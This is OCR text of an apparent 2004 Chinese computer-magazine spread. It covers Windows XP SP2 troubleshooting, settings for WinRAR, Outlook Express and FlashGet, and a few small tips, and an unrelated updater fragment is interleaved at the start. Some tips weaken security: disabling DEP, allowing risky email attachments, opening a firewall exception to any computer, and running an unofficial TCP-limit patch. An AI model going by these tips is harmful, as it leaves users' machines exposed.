第二步：测试完毕后，可以看到所有更新程序最左边的状态标记已经由红色变为绿色，双击某个更新程序即可切换到“Flag”显示模式，这时在界面中可以看到该更新程序所有安装参数(见图3)。注意，不同更新程序安装参数会有一些区别，但都会有“Quiet模式(无用户干预)”、“无提示安装方式”、“安静模式(无需用户参与，没有显示)”这样的选项，选中它们就能实现静默安装。另外，如果参数列表中有类似“安装完成后不要重新启动”的选项，也要一并选中，这样可以避免更新程序安装过程中频繁重启，加快安装速度。

第三步：设置好安装参数后，单击工具栏中的“Save”按钮保存设置，按Esc键返回到更新程序列表方式，然后按照同样方法设置好所有更新程序的安装参数。再选择安

Windows XP SP2 终于正式发布了，由于它对系统所做的改变非常众多，因此，随之而来的安装和使用问题也愁煞了不少用户。我们从测试版开始就重点对 SP2 的故障进行了搜集，今天就为大家来个排障全攻略，为你扫清关于 SP2 的各种问题。

XP SP2 想说爱你不容易

■ 柳庄头

安装和卸载 SP2 的相关问题

1.安装时自主备份

默认情况下安装 SP2 时，安装程序会对当前系统进行备份，但不少用户并不需要这个功能（比如笔者在进行 SP2 升级时已经做好了整个系统的备份），而且备份数据竟然需要占用 600MB 左右的空间！能否绕过系统文件备份这个步骤呢（如果是升级安装，不建议这样做，因为如果安装 SP2 后出现问题，就无法通过备份进行恢复了）？

按下 Win ＋ R 组合键，输入“cmd”回车后打开到命令提示符窗口。进入 SP2 安装文件所在目录，在提示符后输入 SP2 程序并在其后面加参数“/n”即可。例如：

D:\SP2\XPSP2.exe /n（参数之前用空格隔开）

这样，在进行 SP2 安装时会跳过备份系统文件直接升级了。

2.合法性检查

在升级为 SP2 前，进行系统合法性检查是非常必要的步骤。很多用户在安装完 SP2 后才发现，自己的系统需要重新激活才能使用，这是因为微软在 SP2 升级包中使用了全新的验证系统合法性措施，盗版用户无法正常安装。

那么，要怎样才知道使用的系统是否为微软所承认呢？其实，微软在其官方网站上就提供了在线测试的服务，只要登录http://www.microsoft.com/resources/howtotell/ww/windows/default.mspx，进入到系统合法性验证页面。我们有两种方法进行验证：使用微软验证助理和对比用户




图 1

特征（见图 1）。通常使用前者来进行：单击“Validate



图 3

装所有的更新程序时，你就会发现无需任何干预，WUtooL 就可以自动安装完所有的更新程序，这要比使用 Windows Update 进行在线安装方便太多了。

小提示

当更新程序列表较多时，一个个设置更新程序安装参数是件麻烦事。实际更新程序的安装参数共有三种类型，相同类型的更新程序，只需双击其中任何一个进入“Flag”显示模式，并设置好安装参数，单击鼠标右键，选择“Save flags as default”将你的选择保存为默认的参数设置模式，然后再单击右键，选择“Load default flags to all”即可将这种参数设置模式应用到所有同一类型的更新程序中。使用该技巧可以极大加快参数设置速度。

CF [XT10]

Now”按钮，在弹出的安全设置警告框中点击“是”即可安装验证工具控件来进行合法性验证。如果验证结果为“It appears that your Windows product key is not valid”，那么说明你并不是Windows XP合法用户，此时若安装SP2便会导致升级后系统无法使用。若出现图2所示提示则可以放心进行升级了。




图2

3.卸载没有安装成功的SP2升级包

如果在升级成为SP2时由于种种原因没有安装成功，从而导致电脑无法启动，不要着急，因为还可以通过一剂“后悔药”对它进行卸载。

第一步：使用Windows XP安装光盘进入到故障恢复控制台，按提示输入管理员的用户名和密码后进入命令行提示符界面。

第二步：在命令提示符后输入下列命令行（在每一行之后按回车）：

```
CD $NtServicePackUninstall$\Spuninst
batch spuninst.txt
exit
```

第三步：重启电脑。进入系统后按Win＋R组合键，输入“cmd”回车打开命令行窗口，接着输入以下命令行：（在每一行之后按回车）

```
CD %Windir%\$NtServicePackUninstall$\Spuninst
spuninst.exe
```

接着就可以按照屏幕提示来卸载SP2了。

4.虚拟光驱导致SP2升级失败

有的用户在升级SP2时，会得到找不到所需的ATAPI.SYS文件或ATAIP.SYS这个文件被占用的提示，安装中断。这是因为安装了虚拟光驱的缘故。碰上这种情况，可以进入windows\system32\drivers目录，找到atapi.sys这个文件，先将其备份到其他位置，然后删除该文件，待SP2安装完成后再复制回原来的位置。另外，你也可以尝试先将虚拟光驱软件进行卸载，待Windows XP SP2升级完成后再重新安装。

5.制作集成SP2的Windwos XP安装光盘

第一步：创建D:\WinXP文件夹，在其下建立名为“cd”的子目录，到http://www.newhua.com/cfan/200418/xpcd.rar下载相关工具，将其中的xpboot.bin和cdimage.exe解压到D:\WinXP。然后，将XP安装光盘全部文件复制到D:\WinXP\cd。

第二步：进入SP2补丁所在文件夹（比如：D:\SP2），在命令提示符中输入如下内容（假设xpsp2.exe为SP2补丁包文件名）：

```
D:\sp2\xpsp2.exe -integrate:d:\winxp\cd
```

> **小提示**
> 如果补丁包已经解到D:\SP2中，则运行“D:\SP2\update\update.exe -integrate:d:\winxp\cd”或“D:\SP2\update\update.exe -s:d:\winxp\cd”。

第三步：在命令提示符中进入D:\WinXP，输入如下内容：

```
cdimage -lWINXPSP2 -t09/06/2004,16:00:00 -h -m -n -o -x -bxpboot.bin cd WINXPSP2.iso
```

其中“WINXPSP2”为光盘卷标，“xpboot.bin”为启动文件，“WINXPSP2.iso”为生成的文件名，“09/06/2004,16:00:00”为文件生成时间。注意“-l”和“-t”不要丢，要和后面的内容连写，不要空格。

第四步：制作完成后，启动Nero，选择“文件→刻录映像”，然后打开WINXPSP2.iso文件，并把它刻录到CD盘上，用它来引导系统，即可安装Windows XP。

Just Do It

另一种简单方法

按照上面方法将SP2集成到D:\WinXP\cd文件夹，下载http://www.mirror.ac.uk/mirror/ftp.nu2.nu/bbie10.zip，将其中的文件解压缩到D:\boot，在“运行”中输入“D:\boot\bbie.exe E:”（E:为光驱盘符，请根据实现情况修改），生成启动映像文件“image1.bin”。打开Nero，选择“制作可引导光盘”，在“启动”选项卡中选择“映像文件”并定位到D:\boot\image1.bin；在“高级设置”的“虚拟类型”中选择“不虚拟”，在“已加载扇区数”处修改为“4”；最后单击“新建”按钮打开刻录窗口，将D:\WinXP\cd中所有文件拖放过来，进行刻录（注意要选择“结束光盘”）。

使用故障与解决

1.解决SP2安装后网页显示校验码图片问题

现象描述：笔者在安装完成SP2后发现，当访问招行一卡通大众版的登录页面时，以往以图片显示的附加码竟然无法显示（见图3）。

解决方法：这是因为SP2加强了系统的安全级别所引起的。可以通过以下方法解决：

新建一个名为repair.reg的注册表文件，其内容为：

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet EXPlorer\Security]
"BlockXBM"=dword:00000000
```

双击该文件即可导入到注册表中，重启动IE后校验码的显示即可恢复正常。




图 3

2.Style XP 和 SP2 冲突

现象描述：系统升级到 SP2 后 Style XP 无法使用，之前使用的桌面主题也无法找回。

解决方法：升级 Style XP 的版本。目前 Style XP 2.13 版已经能够完美的支持 WinXP SP2 正式版，其下载页面为 http://www.skycn.com/soft/6888.html。

> **小提示**
>
> 微软已经发布了目前和 Windows XP SP2 不兼容的程序版本列表，可以到以下页面进行查看：http://support.microsoft.com/default.aspx?kbid=884130&product=windowsXPSP2

3.多线程下载软件下载慢

现象描述：系统升级至 SP2 后，使用多线程软件进行下载的速度较升级之前明显变慢。



图 4

解决方法：出于安全目的设计（例如防止震荡波一类的蠕虫病毒爆发时带来的网络灾难），SP2 对每一个进程的并发线程数目进行了实时监控，一旦超过了它认为的安全线程数目就会屏蔽掉部分线程，从而影响了多线程下载软件的正常使用。目前已经有网站上放出了解除该限制的补丁，下载地址为http://www.lvllord.de/download.php?url=EvID4226Patch.exe。下载完成后直接运行 EvID4226Patch.exe 文件即可进行安装，我们可以清楚地看到当前线程限制数量为 10，而补丁安装完成后将会扩展到 5 0 （见图 4 ）。重启后即可生效。

4.解决 McAfee VirusScan 在线升级问题

现象描述：升级到 SP2 后 McAfee VirusScan 无法进行在线更新。

解决办法：通过手工设置组件的权限可以解决这个问题。依次单击“开始→运行”，在运行对话框中输入“dcomcnfg.exe”打开“组件服务”窗口，依次展开“控制台根目录→组件服务→计算机→我的电脑→DCOM 配置”项目，在右侧窗格中找到“FrameworkService”项（该项只有在安装了 McAfee VirusScan 后才会出现）。右击该项，在弹出的菜单中选择“属性”，打开属性对话框。切换到“安全”选项卡，在“启动与激活权限”栏目中选择“自定义”，然后点击“编辑”按钮。此时将会弹出“启动权限”对话框，单击“添加”按钮将我们的 Windows 登录账号和 system 这两个用户账号添加进来，并分别赋予



图 5

“本地激活”的权限（见图 5 ），“确定”后退出即可。

> **小提示**
>
> 出于安全性的考虑，SP2 对组件的权限设置显得更为严格，使得一些之前能够正常运行的程序被 SP2 亮了“红灯”。此时，通过手工设置权限一般都能解决问题。

5.某些常用软件的故障

现象描述：安装SP2后，音乐播放软件Foobar在播放音乐时可能会出现“XXX.DLL错误”的现象。

解决方法：我们发现一种非常“怪异”的解决方法。当出现“XXX.DLL文件错误”时，可以打开Windows自带的Media Player播放一下刚才出故障的音乐，然后再回到Foobar，用它来播放音乐就没有问题了。

另外，请密切关注你所使用软件的升级，像Nero、Emeditor都在SP2推出后，对自己的软件进行了升级，从而使之能够很好地运行。

6.与CPU的兼容性问题

现象描述：通常情况下，通过升级主板，Windows XP可以与Prescott核心的CPU“和平共处”。但如果升级到了SP2，由于安装了新的Update.sys文件，系统就可能出现锁死问题。凡是CPU版本低于Revision 8的Prescott核心的P4都可能出现这个问题。

解决方法：在安装SP2前，可以到http://downloadfinder.intel.com/scripts-df/Product_Filter.asp?ProductID=441下载一个工具，检测你的CPU版本，以免系统被彻底锁死。

如果PC已经被锁定，有两种解决方法：一是卸载SP2。系统被锁定该如何去卸载呢？启动电脑，进入CMOS程序，在其中关闭一级缓存和二级缓存，然后重启，就可以进入系统了，在控制面板中卸载SP2即可（禁用缓存后系统会运行缓慢，卸载后要及时启用）。第二种方法是改名。从另外一台没有安装SP2的电脑上找到Update.sys这个文件，它一般会在C:\Windows\System32\Drivers目录下面，用可以引导电脑的软盘启动电脑，用没有装过SP2电脑上的Update.sys覆盖系统中的文件，重启即可。如果手头暂时没有这个文件的备份，给它改名也可。

7.SP2下BT速度减慢

现象描述：安装SP2后，明显感觉BT下载比以前减慢了。

解决方法：进入“开始→控制面板→Windows防火墙”，在“例外”选项卡下勾选“UPnP框架”，接着选中它，并单击“编辑”按钮，在弹出的“编辑服务”窗口中单击“更改范围”按钮，然后选择“任何计算机（包括Internet上的计算机）”。

8.右击文件出现崩溃现象

现象描述：一些软件（比如：使用了DivX编码的工具——Dr DivX、DivX Pro等）在升级到SP2后，可能会出现问题，例如：在资源管理器中右击文件夹或文件，资源管理器崩溃、DivX不能出现在软件的视频压缩器列表中……

解决方法：这是由于SP2安装后默认打开了Windows XP的数据执行预防（Data Execution Prevention，简称DEP），目前解决的方法是关闭这个功能。按Win＋R组合键，输入“Notepad %SYSTEMDRIVE%\Boot.ini”命令，在“[operating systems]”字节，用“/Execute”替换掉“/NoExecute=xxxxx”（xxxxx会不相同，比如“OptIn”）。

不过，为了安全，还是建议你尽快将和SP2不兼容的软件或驱动程序升级到最新的兼容版本，然后再将上面的修改恢复回去，打开DEP保护。

> **小知识**
>
> 什么是DEP
>
> 它能帮助保护电脑免受病毒和其他安全威胁破坏，与防火墙或防病毒程序不同，DEP并不会防止有害程序安装在电脑中，只是用来防止病毒和其他安全威胁在电脑中任何受保护的内存位置运行有害代码。DEP将某些常用内存位置标记为“不可执行”，如果某个程序尝试从不可执行的位置运行代码，Windows将自动关闭该程序，这样做的好处是可以在运行已安装的程序时帮助防止蠕虫、病毒和其他安全威胁攻击电脑。

> **小提示**
>
> SP2会令使用AMD64位CPU的电脑反复重启
>
> 这也是DEP惹的祸，解决方法是进入安全模式，打开“设备管理器”，选择“查看→显示隐藏设备”，在“非即插即用驱动程序”项下禁用“Mpegport.sys”项。或者你可以采取禁用DEP的方法，一样也是进入安全模式，在“开始→运行”中输入“bootcfg /raw“/noexecute=alwaysoff /fastdetect”/id 1”命令即可。

小编有话说：编辑部好几位小编都喜欢使用的一款广告过滤软件AD Muncher在SP2中也出现了故障，最明显的现象就是对于网页中所有广告都“失去了控制”，很久不见的垃圾广告再次登上屏幕。遗憾的是SP2的广告过滤功能显然不能超越AD Muncher。要继续使用它的强大功能，需要至少把它升级到4.53以上的版本。此外，如果想获得可能在SP2里出现问题的程序名单，你可以到http://www.pcpchina.com/news/list.asp?id=4874查看。

这两天，在论坛看到有读者反映安装了SP2之后IE中无法显示Flash动画，还弹出一个对话框报告错误，不知是何原因。其实，这是SP2新增的默认安全设置在“作怪”，它在IE的属性里面新增加了两项设置，会禁止在本地（硬盘、光盘）打开Flash等内容的文件，这样可以避免用户在本地打开一些文件的时候，被不知情地连接到网站上，危害计算机安全。要解决这个问题，可以打开IE浏览器，选择“工具→Internet选项→高级”，选中“允许活动内容在我的计算机上的文件中运行”和“允许来自CD的活动内容在我的计算机上运行”前面的对话框，按“确定”后可以解决这个故障。这样，今后打开硬盘上的Flash文件就不会无法显示了。另外，现在很多光盘都使用了Flash技术，如果也出现无法显示Flash的现象，可以用上述方法解决。 CF [XT11]

大多数朋友在安装了新软件后，都会马上就用，根本不对软件的默认设置进行修改，但你很可能会错过软件隐藏的不少好东西，同时，也可能因此而无法发挥出其最佳性能。今天，我们就来介绍一些常用软件的参数设置，一同开发它们的更多妙用。

巧设参数 为软件创建好环境

■LP 神农

WinRAR

打开WinRAR，点击“选项→设置”进入其设置窗口。

1.“常规”：取消“启用声音”的勾选，因为一般不需要声音提醒(见图1)。




图1

2.“压缩”：单击“创建默认配置”按钮，接着在弹出的窗口中进入“高级”选项卡，建议在这里勾选“后台压缩”，这样在进行压缩时，WinRAR会自动缩小至系统托盘，不会影响你当前的操作。接着进入“文件”选项卡，建议在“文件路径”中选择“不存储路径”，这样压缩包便不会带有路径信息。

3.“综合”：根据需要在“WinRAR关联文件”选择关联的压缩文件，比如：你的ISO文件和WinISO关联，就应取消“ISO”的勾选。接着单击“选择关联菜单项目”按钮，根据需要取消或勾选相应的菜单项。

实例:轻松制作备份方案

除上面介绍的综合设置外，WinRAR针对每个单独的压缩操作也能进行设置。下面我们利用它来制作一个能够自动备份邮件、收藏夹、个人数据的压缩方案，每天下班前只要双击桌面的一个图标就能将自己的数据备份到服务器中，然后自动关机。

第一步:进入Outlook Express(简称OE)存储邮件的文件夹，你可以在OE的“工具→选项→维护”中单击“存储文件夹”按钮后找到其位置。将这里显示的路径复制到资源管理器地址栏，回车后即可打开。接着选中文件夹中的所有文件右击，在弹出的菜单中选择“添加到压缩包”，这样就打开了WinRAR的“压缩文件名和参数”窗口。

第二步:在“常规”选项卡将“压缩文件名”改为“abcbackup.rar”，接着单击“浏览”按钮定位到服务器的共用文件夹中，比如“\\Cfserver\大容量共享\工作备份\”，然后将“更新方式”改为“添加并更新文件”。

第三步:进入“高级”选项卡，勾选“后台压缩”和“完成操作后关闭计算机电源”，单击“设置密码”按钮为压缩包设置密码。

第四步:进入“文件”选项卡，单击“要添加的文件”后的“追加”按钮，找到并添加收藏夹文件夹，接着再重复操作添加个人数据文件夹(比如:D:\data)。在“要排除的文件”输入框中输入“*.exe *.com *\temp*”等要排除的文件扩展名和文件夹(*\temp*表示要排除temp文件夹)，之间用空格分隔。

第五步:再次回到“常规”选项卡，单击“配置”按钮并选择“保存当前设置为新配置”，在弹出的“配置参数”窗口中输入配置名(比如:工作备份)，勾选“保存选定的文件名”，然后勾选“在桌面创建快捷方式”。

第六步:以后每次下班前只要双击WinRAR在桌面生成的“工作备份”图标，即可自动备份相关数据并在完成后自动关机。

Outlook Express

1.常规设置

进入“工具→选项”，在这里可以对OE进行基本的调整。

(1)“常规”：首先取消“新邮件到达时发出声音”，如果平时总是打开OE，可以在“每隔　分钟检查一次新邮件”设置自动检查邮件的间隔时间，比如:15分钟(见图2)。




图2

(2)“阅读”：在“显示邮件(M) 秒后，将其标记为已读”中，将“5 ”修改为“10 ”。

(3)“发送”：如果你每天要处理的邮件非常多，而且许多都是陌生人的邮件，最好取消“自动将我的回复对象添加到通讯簿”的勾选，而“邮件发送格式”建议选择“纯文本”。

(4)“安全”：取消“不允许保存或打开可能有病毒的附件”的勾选，因为选中它后，许多附件会变成灰色，无法保存和打开。

(5)“维护”：单击“存储文件夹”按钮，在弹出窗口中再单击“更改”按钮，将邮件的保存位置调整到其他分区的文件夹中，比如：D:\mail，这样在格式化重装系统时，就不会丢失信件了。以后重装系统后只要打开OE，选择“文件→导入→导入邮件”，接着找到存储邮件的文件夹进行导入即可。

小提示

OE的地址簿默认保存在系统分区，因此最好也将它换换位置，打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\Wab File Name]，首先根据右侧“默认”值的路径找到并将“用户名.wab”备份到另外的文件夹，比如“D:\mail\用户名.wab”，接着修改“默认”的值为“D:\mail\用户名.wab”即可。

2.其他设置

(1)让OE按“账户”排序

OE不像Foxmail那样可以分账户管理邮件，而是统一保存在“收件箱”中，如果你经常要统一查看来自某一个账户的邮件，那么可以点击“查看→列”，在弹出窗口中勾选“账户”，接着选中它，再点击“上移”，将其位置调整到前面一些。现在，你就可以通过单击窗口列中的“账户”使邮件按照账户排序了。

(2)像Outlook那样看邮件

Outlook默认设置将邮件预览窗口放置在最右侧与邮件列表平行，而OE则为上下结构，我们认为Outlook的方式从阅读方便程度上来说更为合理，因此建议点击“查看→布局”，在“预览窗格”下选择“在邮件旁边”。

FlashGet

1.下载仓库的基本设置

(1)给FlashGet的仓库换个地儿

默认情况下，FlashGet安装后会在C盘创建一个Downloads目录，但C盘一般是系统重地，空间很宝贵，建议最好改变FlashGet默认的下载目录。

选中左侧窗格的“已下载”项，再单击“类别→属性”打开属性窗口(见图3)，把“默认目录”的路径修改到其他分区，比如：D:\Downloads。完成后按下“确定”按钮，FlashGet会弹出确认对话框，建议选中“同样修改子类别的目录属性”和“移动本地文件”，这样软件会同时将C:\Downloads下默认创建的“软件”、“MP3”、“驱动程序”等子文件夹一并移动，并且还会移动其中已下载的文件。



图3

(2)设置一个主要仓库

一般情况下，我们下载更多的是软件，因此最好把“软件”类别设置为默认设置，单击“工具→默认下载属性→常规”，在打开的窗口中将“类别”项设置为“软件”，这样每次进行软件下载时，“添加新的下载任务”窗口的“类别”便会自动显示为“软件”，而不用每次选择。

2.设置调整

(1)“常规”

如果你的网络速度很快，最好将“把数据写入到磁盘每当接收到”后面的值调至“1024”，这个设置用于将接收的数据保存到缓冲区中，当到达所设置的大小后再写入磁盘，这样可以防止频繁的磁盘操作。

(2)“连接”

如果使用宽带上网，可以将“最多同时进行的任务数”修改为更多，比如5。

(3)“监视”

①自动添加注释：大多数下载网站都会提供软件的简单说明，因此把它作为注释再合适不过了，勾选“剪贴板内容自动添入注释框”，这样下载某个软件前，先选中并复制其说明文字，接着点击下载链接，在弹出“添加新的下载任务”窗口时，所复制的内容会自动拷贝到“注释”框中。

②下载Flash动画：在“监视的文件类型”中加入“.SWF”(格式间用分号分隔)扩展名，这样在IE中单击一个Flash动画，FlashGet即会弹出“添加任务”对话框进行下载。

(4)“镜像”

①“打开镜像”：建议勾选，因为Internet上的文件一般都在多个站点上有镜像，从每个站点下载的速度是不同的，如果从较近地方下载通常就很快，例如从国内服务器下载文件通常比国外服务器要快得多。FlashGet可以从不同服务器下载同一个文件并且会从较快的一个或几个站点下载，如果一个服务器有了问题会自动切换到其他镜像站点下载。

在“国家代码”中输入CN(代表中国)，在“国家列表”中输入一系列连接较快国家的代码，如JP(日本)、KR(韩国)、RU(俄罗斯)，之间用英文逗号分隔等。这样FlashGet在下载软件或资料时，会首先从中国的服务器寻找这些镜像站，然后在“国家列表”中列出的服务器中寻找(国家与其代码对应表，可以参见FlashGet的帮助文件)。

②“自动计算和添加镜像站点”：勾选“自动计算和添加镜像URL”，当你从一些通用的服务器或它们的镜像站点上下载资料时(如SimTel.Net或TUCOWS)，FlashGet会自动计算它们的镜像站点，并从最近的服务器上下载资料。

在FlashGet目录下有mirrow.lst和mymirrow.lst两个文本文件，它们都可以通过“记事本”打开。其中mirrow.lst记录的是FlashGet默认的下载站点镜像列表，mymirrow.lst则是用户自定义的下载站点的镜像列表。可以手工在这个文件中添加镜像站点，比如可以将华军网站、驱动之家等的镜像站点都添加到这个文件中，这样会大大提高在这些网站的下载速度。

实例:添加华军网站的镜像站点

用记事本打开mymirrow.lst，在其最后面输入以下命令:

```
//newhua.com (China)
cn,*,35,http://nj2.onlinedown.net/down/
cn,*,35,http://vnet.onlinedown.net/files/
cn,*,35,http://crcfj.onlinedown.com/down/
cn,*,35,http://ks.onlinedown.net/down/
cn,*,35,http://xz.onlinedown.net/down/
cn,*,35,http://sccrc.onlinedown.net/files2/
cn,*,35,http://gzcnc.onlinedown.net/down/
cn,*,35,http://jsmcc.onlinedown.net/down/
cn,*,35,ftp://wzcnc:wzcnc@onlinedown.wzcnc.com/
```

其中“cn”是中国的国家代码;“35”为镜像站点的组号，不能与mirrow.lst和mymirrow.lst中已有的组号重复。添加完毕后，你可以重启FlashGet，然后在华军网站下载一个文件试试，请注意开始下载时，“图表/日志”窗格中的“Jet 2”的信息，你会发现FlashGet会对所有镜像站点进行Ping操作，并挑选其中速度比较快的，而且5个下载连接很可能会分别连接到不同的服务器上。

Just Do It

镜像站点的查询访问为，打开网站的某个软件下载页，然后将列出的下载地址全部复制下来，再将后面的软件包删除即可得到。现在请试着将驱动之家(http://www.mydrivers.com)的镜像站点添加到mymirrow.lst文件中。

③“自动通过Ftp Search查找镜像站点”:FlashGet中默认的FTP搜索服务器是国外的，所以实用性不强，建议修改为国内天网FTP的搜索地址:“http://bingle.pku.edu.cn/scripts/ftp_search.exe?SearchType=1&word={filename}&FromSize={filesize}&ToSize={filesize}&MaxHits={maxhit}”。

> **小提示**
> 在建立新下载任务时，输入下载地址后应同时勾选“允许通过镜像列表文件和FTP查找功能发现替代URL”选项并“确定”。

④“自动选择速度最佳的站点下载”:FlashGet可以使用Ping功能判断各个站点的速度，从而可以选择速度较快的站点下载。但如果是通过代理服务器上网的(如局域网用户)，FlashGet根本无法ping通，这时应去掉该选项。

⑤“自动通过FlashGet的文件镜像服务查找镜像站点”:FlashGet特别推出了对国内用户非常有利的FlashGet专用文件镜像服务。只要勾选此项及“共享URLs”，即可享受FlashGet专用的文件镜像服务来提高下载速度。如果选择了“共享URLs”，在下载某个文件时，其下载地址就会被共享，当其他用户在下载同一个文件时，就会多了一个镜像地址。另外，通过http://www.shareurl.com/cn/，你可以在线查询文件的下载地址。

文件关联设置小技巧

每个人都有自己习惯使用的媒体播放器，每种播放器都有不同的文件关联格式，而有些是重复的，如何非常方便地设置文件关联就成了一大问题，看看下面这个方法对你是否有用呢？

(1)ACDSee:对于老版本，点击菜单中的“工具→文件关联”，将AVI等视频媒体的勾选去除。对于新版本，则点击菜单中的“工具→插件设置”，去除“ID_Media.apl”的勾选即可。这样可以保证不让ACDSee去预览视频文件了。

(2)Windows Media Player:去除所有的文件关联。

(3)My MPC·暴风影音:MyMPC主要用来播放视频文件，音频文件关联可以去除，具体的方法就是点击菜单中的“查看→选项”，在窗口左侧点击“格式”项，然后在窗口右侧点击“视频”按钮即可。

> **小提示**
> 较新版本的My MPC·暴风影音里提供了“MPC文件关联设置程序”项，只要点击“开始→程序→My MPC·暴风影音系列→附加工具→MPC文件关联设置程序”，打开“MPC文件关联设置程序”关联程序，点击“下一步”后，勾选需要关联的程序，点击“确定”即可。

(4)My MPC·暴风影音专用优化播放器:这里的Winamp主要用来播放音频，所以我们最后安装这款软件，这样所有的音频文件就会与之关联。

> **小提示**
> 如果你安装的是Foobar2000中文版，则在安装最后会出现“关联foobar2000为”的选项，可根据需要进行勾选。如果以后需要修改，则只要点击“开始→程序→Foobar2000→文件关联”项即可。

按照这种方法进行安装，你电脑内所有的关联文件都能正常工作了，如果有需要还可以安装专门的DVD播放器，如WinDVD或PowerDVD，但笔者认为这并不重要，因为My MPC·暴风影音专用优化播放器中加带的ZoomPlayer是一款非常不错的DVD播放器。

小编有话说:说起修改默认的设置，小特安装系统后有个习惯，在长时间使用中感觉还是非常方便的，有兴趣的朋友可以试试。

安装系统后，打开“我的电脑”，点击菜单中的“工具→文件夹选项”，点击“查看”标签，勾选“在地址栏中显示完整路径”及“在标题栏显示完整路径”两项。

CF [SY01]

酷!个性的WinRAR彩色注释

■ 黑龙江　时旭

平日里我们经常使用WinRAR,它的注释功能挺好用,但你知道WinRAR还支持ANSI色彩代码注释吗(见图1)?使用色彩注释,可以让注释变得丰富多彩,用来做个人签名,是不是很酷?



图1　彩色的注释,非常酷

1.分步理解"转义序列"

第一步:在WinRAR注释中,为文本定义颜色的那段代码就是转义序列,这种转义序列是以类似"[0;32;40m"+"文字"的形式,以字符""开始,这个字符用十进制ASCII码表示是27,也就是控制字符ESC。

无论是在注释还是"记事本"中,都无法直接输入控制字符ESC。那么如何获得它呢?打开命令提示符,输入copy con %temp%\esc.txt,回车,按下Alt键,在小键盘区输入27,松开Alt键输入这个字符,再按Ctrl+Z,回车,结束编辑,屏幕上显示"已复制1个文件"。再用type %temp%\esc.txt命令查看文本内容,那个字符就显示出来了,将它复制到剪贴板里,需要的时候粘贴就行了。

第二步:在控制字符ESC后面的是"[",由它开始定义了文本的颜色。以上的那段代码为例:其中0是字体亮度,0代表灰亮,另外还可以是1,表示高亮显示;接着是前景色,这里为32,代表绿色;后面的是背景色,这里的40m表示黑色。前景色和背景色都有8种,分别为黑色、红色、绿色、黄色、蓝色、洋红、青色和白色。

颜色及代码见下表:

	前景色	背景色		前景色	背景色
黑色	30	40m	蓝色	34	44m
红色	31	41m	洋红	35	45m
绿色	32	42m	青色	36	46m
黄色	33	43m	白色	37	47m

这三个颜色属性用";"隔开。如果颜色代码使用错误,WinRAR会自动以默认的字体灰亮、前景色为白色、背景色为黑色显示。要是不想再改变后面的文字颜色,可以用[0m关闭转义序列,那么[0m后面的文字将以默认样式显示。

第三步:无论是RAR是ZIP文件,只要用WinRAR打开,彩色注释就能显示出来了。但遗憾的是,WinRAR的彩色注释不支持中文,输入的中文会变成乱码,所以你只能输入数字、英文及符号。

应用实例

输入下列代码看看有什么效果(见图2):

[1;31;40mCo[1;32;40mmp[1;33;40mut[1;34;40mer[1;35;40mF[1;36;40ma[1;37;40mn
[0;30;41mwww[0;30;42mw.[0;30;43mcf[0;30;44man[0;30;45m.c[0;30;46mom[0;30;47m.c[0;37;40mn



图2

另外,我以注释的形式做了一个色彩代码标,它直观地表示了各种颜色的搭配,有兴趣的朋友可以下载(下载地址:http://www.newhua.com/cfan/200418/color.rar)(见图3)。大家快来发挥想像力,设计出最酷的个性签名吧!




图3

CF [SY02]

英文单引号摇身变中文双引号

■ AC

有时从网上下载了一些文本,发现其中的标点都是英文半角的。如果是逗号、句号倒也好说,在Word XP/2003中使用"查找并替换"就成了,但英文中没有前引号和后引号之分,这样就给我们带来了一些不便。其实,只要把文本先拷贝到Word中,然后选择"格式→自动套用格式"命令,在打开的窗口中不做任何选择,而是直接点击"确定"按钮,一会儿Word中所有单引号都已经被更改成中文的双引号了。



